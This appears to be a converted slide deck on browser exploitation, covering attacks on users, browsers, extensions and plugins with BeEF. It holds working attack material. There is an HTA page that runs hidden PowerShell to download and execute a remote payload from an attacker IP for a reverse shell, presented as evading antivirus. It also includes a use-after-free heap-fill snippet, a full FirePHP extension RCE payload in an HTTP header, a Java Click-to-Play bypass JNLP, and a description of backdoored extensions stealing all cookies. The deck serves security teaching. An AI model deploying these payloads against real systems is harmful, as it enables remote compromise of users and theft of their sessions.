
Attacking Users

- Publisher: Microsoft Windows
- Trick the user to Allow execution
- You can get reverse shell with a classic Powershell payload (from Vista/Win7/Win8)
 - Shellcode never touches the disk (fucks AVs..)

```
get "/application.hta" do
"<script>
var c = \"cmd.exe /c powershell.exe -w hidden -nop -ep bypass \
-c \\\"\\\"IEX ((new-object net.webclient).downloadstring('http://192.168.0.12:8080/anti'))\\\"\\\"\";
new ActiveXObject('WScript.Shell').Run(c);
</script>\"
end
```

Attacking Users

- Tricking users into installing malicious Firefox/Chrome extensions




Attacking Users

- Pwning with malicious Firefox Extensions and Signed Java Applets
- Video: From XSS to reverse shell with BeEF
 - Also mentioned in the Trail of Bits CTF guide:
<https://trailofbits.github.io/ctf/web/exploits.html>



Attacking Browsers



Attacking Browsers

- Lots of different engines
 - Webkit, SpiderMonkey, Trident, Presto, Blink...
- Lots of fun (and fuzzing...)



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@miaubiz WebKit is basically a collection of use-after-frees that somehow also parses XMPP.

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Attacking Browsers

- (Some) recent browsers implement sandboxing: Chrome, IE 11
 - One Use-After-Free in the JS engine or HTML parser won't be enough to execute code
 - There are sandbox bypasses in the wild
- Firefox at the moment has no sandbox, hence Firefox is a great target
 - regenrecht and nils FTW

Attacking Browsers

- Use-After-Free basics

- Some memory location is referenced after it was freed

①

```
<body>  
<textarea id="txt_area_id" rows=10> foobar </textarea>  
</body>
```

②

```
var first_element = document.getElementsByTagName("textarea");  
var second_element = document.getElementById("txt_area_id");
```

③

```
second_element.parentNode.removeChild(txt_area_id);
```


Free'ing some memory...



④

```
var filler = new String("\u42424242");  
for(var c=0; c < 20000; c++) filler += "\u42424242";  
first_element.innerHTML = filler;
```

Deallocated memory pointer,
ready to be filled ;-)



Attacking Browsers

- (CVE-2013-0753) XMLSerializer Use-After-Free Remote Code Execution Vulnerability
 - https://bugzilla.mozilla.org/show_bug.cgi?id=814001
 - Affected Firefox
 - Discovered by regenrecht
- A random comment from a Firefox guy:




Olli Pettay [:smaug] 2012-11-21 08:12:40 PST

Argh, we expose `serializeToStream` to web :/

Attacking Browsers


- Some good links about Browser fuzzing:
 - Miaubiz (<http://www.youtube.com/watch?v=r4jBVxU80lc>)
 - Rosario Valotta (<https://sites.google.com/site/tentacoloviola/fuzzing-with-dom-level-2-and-3>)
 - Stephen Fewer (<https://github.com/stephenfewer/grinder>)

Attacking Extensions



Attacking Extensions

- Firefox Architecture
 - Bootstrapped extension -> reverse shell




Attacking Extensions

- Fun with FirePHP



Firebug Extension for
AJAX Development

```
<?php  
  
FB::log('Log message');  
FB::info('Info message');  
FB::warn('Warn message');  
FB::error('Error message');  
  
?>
```



FirePHP

FirePHP enables you to log to your [Firebug Console](#) using a simple PHP method call.

All data is sent via response headers and will not interfere with the content on your page.

FirePHP is ideally suited for AJAX development where clean JSON and XML responses are required.

Attacking Extensions

- FirePHP Firefox Extension RCE (< 0.7.2)
 - Browse to browserhacker.com, response:

```
HTTP/1.1 200 OK
Date: Thu, 08 Aug 2013 14:18:44 GMT
Server: Apache
Last-Modified: Fri, 29 Mar 2013 22:45:39 GMT
ETag: "401b9-0-4d91807c0760e"
Accept-Ranges: bytes
Content-Length: 0
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
X-Wf-Protocol-1: http://meta.wildfirehq.org/Protocol/JsonStream/0.2
X-Wf-1-Plugin-1: http://meta.firephp.org/Wildfire/Plugin/FirePHP/
Library-FirePHPCore/0.3
X-Wf-1-Structure-1: http://meta.firephp.org/Wildfire/Structure/FirePHP/
Dump/0.1
X-Wf-1-1-1-1: 29 | ["Browser Hacker's Handbook" ] |
```


Attacking Extensions

- FirePHP Firefox Extension RCE
 - That highlighted HTTP response header value gets reflected into the extension content: go XUL
 - Running XUL in chrome:// zone => BOOM

```
Content-Type: text/html
X-Wf-Protocol-1: http://meta.wildfirehq.org/Protocol/JsonStream/0.2
X-Wf-1-Plugin-1: http://meta.firephp.org/Wildfire/Plugin/FirePHP/
Library-FirePHPCore/0.3
X-Wf-1-Structure-1: http://meta.firephp.org/Wildfire/Structure/FirePHP/Dump/0.1
X-Wf-1-1-1-1: 476|{"RequestHeaders":{"1":"1","2":"2","3":"3","4":"4","5":"5",
"6":"6","7":"7","8":"8","9":"9","UR<script>var lFile=Components.classes
["@mozilla.org/file/
local;1\"].createInstance
(Components.interfaces.nsILocalFile);lFile.initWithPath
(\"/Applications/Calculator.app/Contents/MacOS/Calculator\");var process=
Components.classes["@mozilla.org/process/util;1\"].
.createInstance(Components.interfaces.nsIProcess);process.init(lFile);
process.run(true, [], 0);void(0);</script>":"PWND}}|
```


Attacking Extensions

- FirePHP Firefox Extension RCE (also in BeEF)
 - Calc Popped!!



The screenshot shows a browser window titled "BeEF - The Browser Exploitation Framework Project" with the URL "beefproject.com". The page content includes the BeEF logo and a "Variable Viewer" window. A "Calculator" window is open in the foreground, displaying the number "0". The browser's developer console is open, showing the following JavaScript code and its output:

```
console.log('Exploit FirePHP start')
xhr = new XMLHttpRequest();
xhr.open("GET", "http://browserhacker.com/", true);
xhr.send();
console.log('Mouseover FirePHP array to finish')
```

The console output shows the following sequence of events:

```
Exploit FirePHP start
▶ GET http://browserhacker.com/ 200 OK 9ms
Mouseover FirePHP array to finish
▼ http://browserhacker.com/
Dump: array('RequestHeaders'=>array('1'=>'1', '2'=>'2', '3'=> ... ))
```



Attacking Extensions

- Patch was pretty easy:

```
4 extension/CHANGELOG.md Source Rendered View
... @@ -1,4 +1,8 @@
1 1
2 2 +2013-04-11 - Release Version: 0.7.2
3 3 +
4 4 + - Security fix
5 5 +
2 6 2012-04-02 - Release Version: 0.7.1
3 7
4 8 - (Issue 3) [FirePHP 'No Modify Agent' not working](https://github.com/firephp/firephp-extension/issues/3)
```

```
16 extension/chrome/content/viewer/panel.js View
@@ -94,7 +94,7 @@ function print_r(obj, indent, depth, isObject) {
94 94     output += '<div>';
95 95
96 96     if(obj['__className']) {
97 97 -     output += '<font color="brown"><b>' + obj['__className'] + '</b></font>' + nl;
97 97 +     output += '<font color="brown"><b>' + escapeHTML(obj['__className']) + '</b></font>' + nl;
98 98     isClass = true;
99 99     } else {
100 100     output += 'array(';
@@ -162,19 +162,19 @@ function print_r(obj, indent, depth, isObject) {
162 162         keyClass += '-static';
163 163     }
164 164 }
165 165 -     output += '<span class="'+keyClass+'"' + keyVal + '</span> = ';
165 165 +     output += '<span class="'+keyClass+'"' + escapeHTML(keyVal) + '</span> = ';
```

Attacking Extensions

- Google Chrome Extensions
 - Manifest v1: no Content Security Policy
 - XSS'able extensions mayhem
 - So much fun
 - Manifest v2: Content Security Policy applied
 - Stops 99% of the XSS mayhem
 - After Chrome 18, extensions can be installed only from the *chrome.google.com* origin ☹️
 - Backdoor'd extensions are still a big problem

Attacking Extensions


- Tricking the user into installing your malicious Chrome Extension leads to:
 - Getting EVERY cookie (yes, HttpOnly too)
 - Getting EVERY HTTP request/response
 - Getting a full HTTP(S) proxy
 - Persistent browser backdoor
 - Until the extension is installed and the browser is open

Attacking Extensions

- Video: Backdooring Chrome Extensions for fun and profit
 - Google does very few checks when uploading to the Chrome AppStore




Attacking Plugins



Attacking Plugins

- Preferred way to create botnets
 - Java, Flash, PDF, Real, VLC bugs
- Sometimes useful to for ROP chains
 - Java plugin non-ASLR'd




- Not that useful anymore, at least in Chrome and Firefox, thanks to Click-to-Play.

Attacking Plugins

- Java 1.7 from update 11 in early 2013
 - Signed and UNSIGNED applets need Click-to-Play
 - From Java 1.7 update 51 every applet must be signed with a valid cert (unsigned banned too)
 - Many people still run 1.6 though, or vulnerable versions of 1.7
 - Botnet creators are still quite happy, but...BROWSER click-to-Play kills the bugs.
 - YES, there is Java CtP AND browser CtP..2 clicks more!

Attacking Plugins

- Java Click-to-Play (unsigned applet prompt)



Attacking Plugins

- Java Click-to-Play bypassed (kudos Immunity)

You should be hooked into **BeEF**.

Have fun with **BeEF**.

These links are for demonstrating the framework:

- [The Browser Exploitation Framework](#)
- [hackers.org homepage](#)
- [Slashdot](#)

Have a go at the event logger.

Insert your secret here:

You can also load up a more advanced payload.

```
<offline-allowed/>
</information>

<resources>
  <j2se version="1.7+" href="http://java.sun.com/products/autodl/j2se" />
  <jar href="maUmMQvf.jar" main="true" />
</resources>
<applet-desc name="RuUgkxeG" main-class="UefvlzF" width="1" height="1">
  <param name="_applet_ssv_validated" value="true"></param>
</applet-desc>
<update check="background"/>
</jnlp>

temp:
returning ROOT as follows:

<jnlp spec="1.0" xmlns:jfx="http://javafx.com" href="http://172.16.37.1:8080/UGD
<information>
  <title>Applet Test JNLP</title>
  <vendor>frFLnjEv</vendor>
  <description>jkcFpBzn</description>
```

File	Find	Disable	View	Images	Cache
HTML	CSS	Console	Script	Profiler	

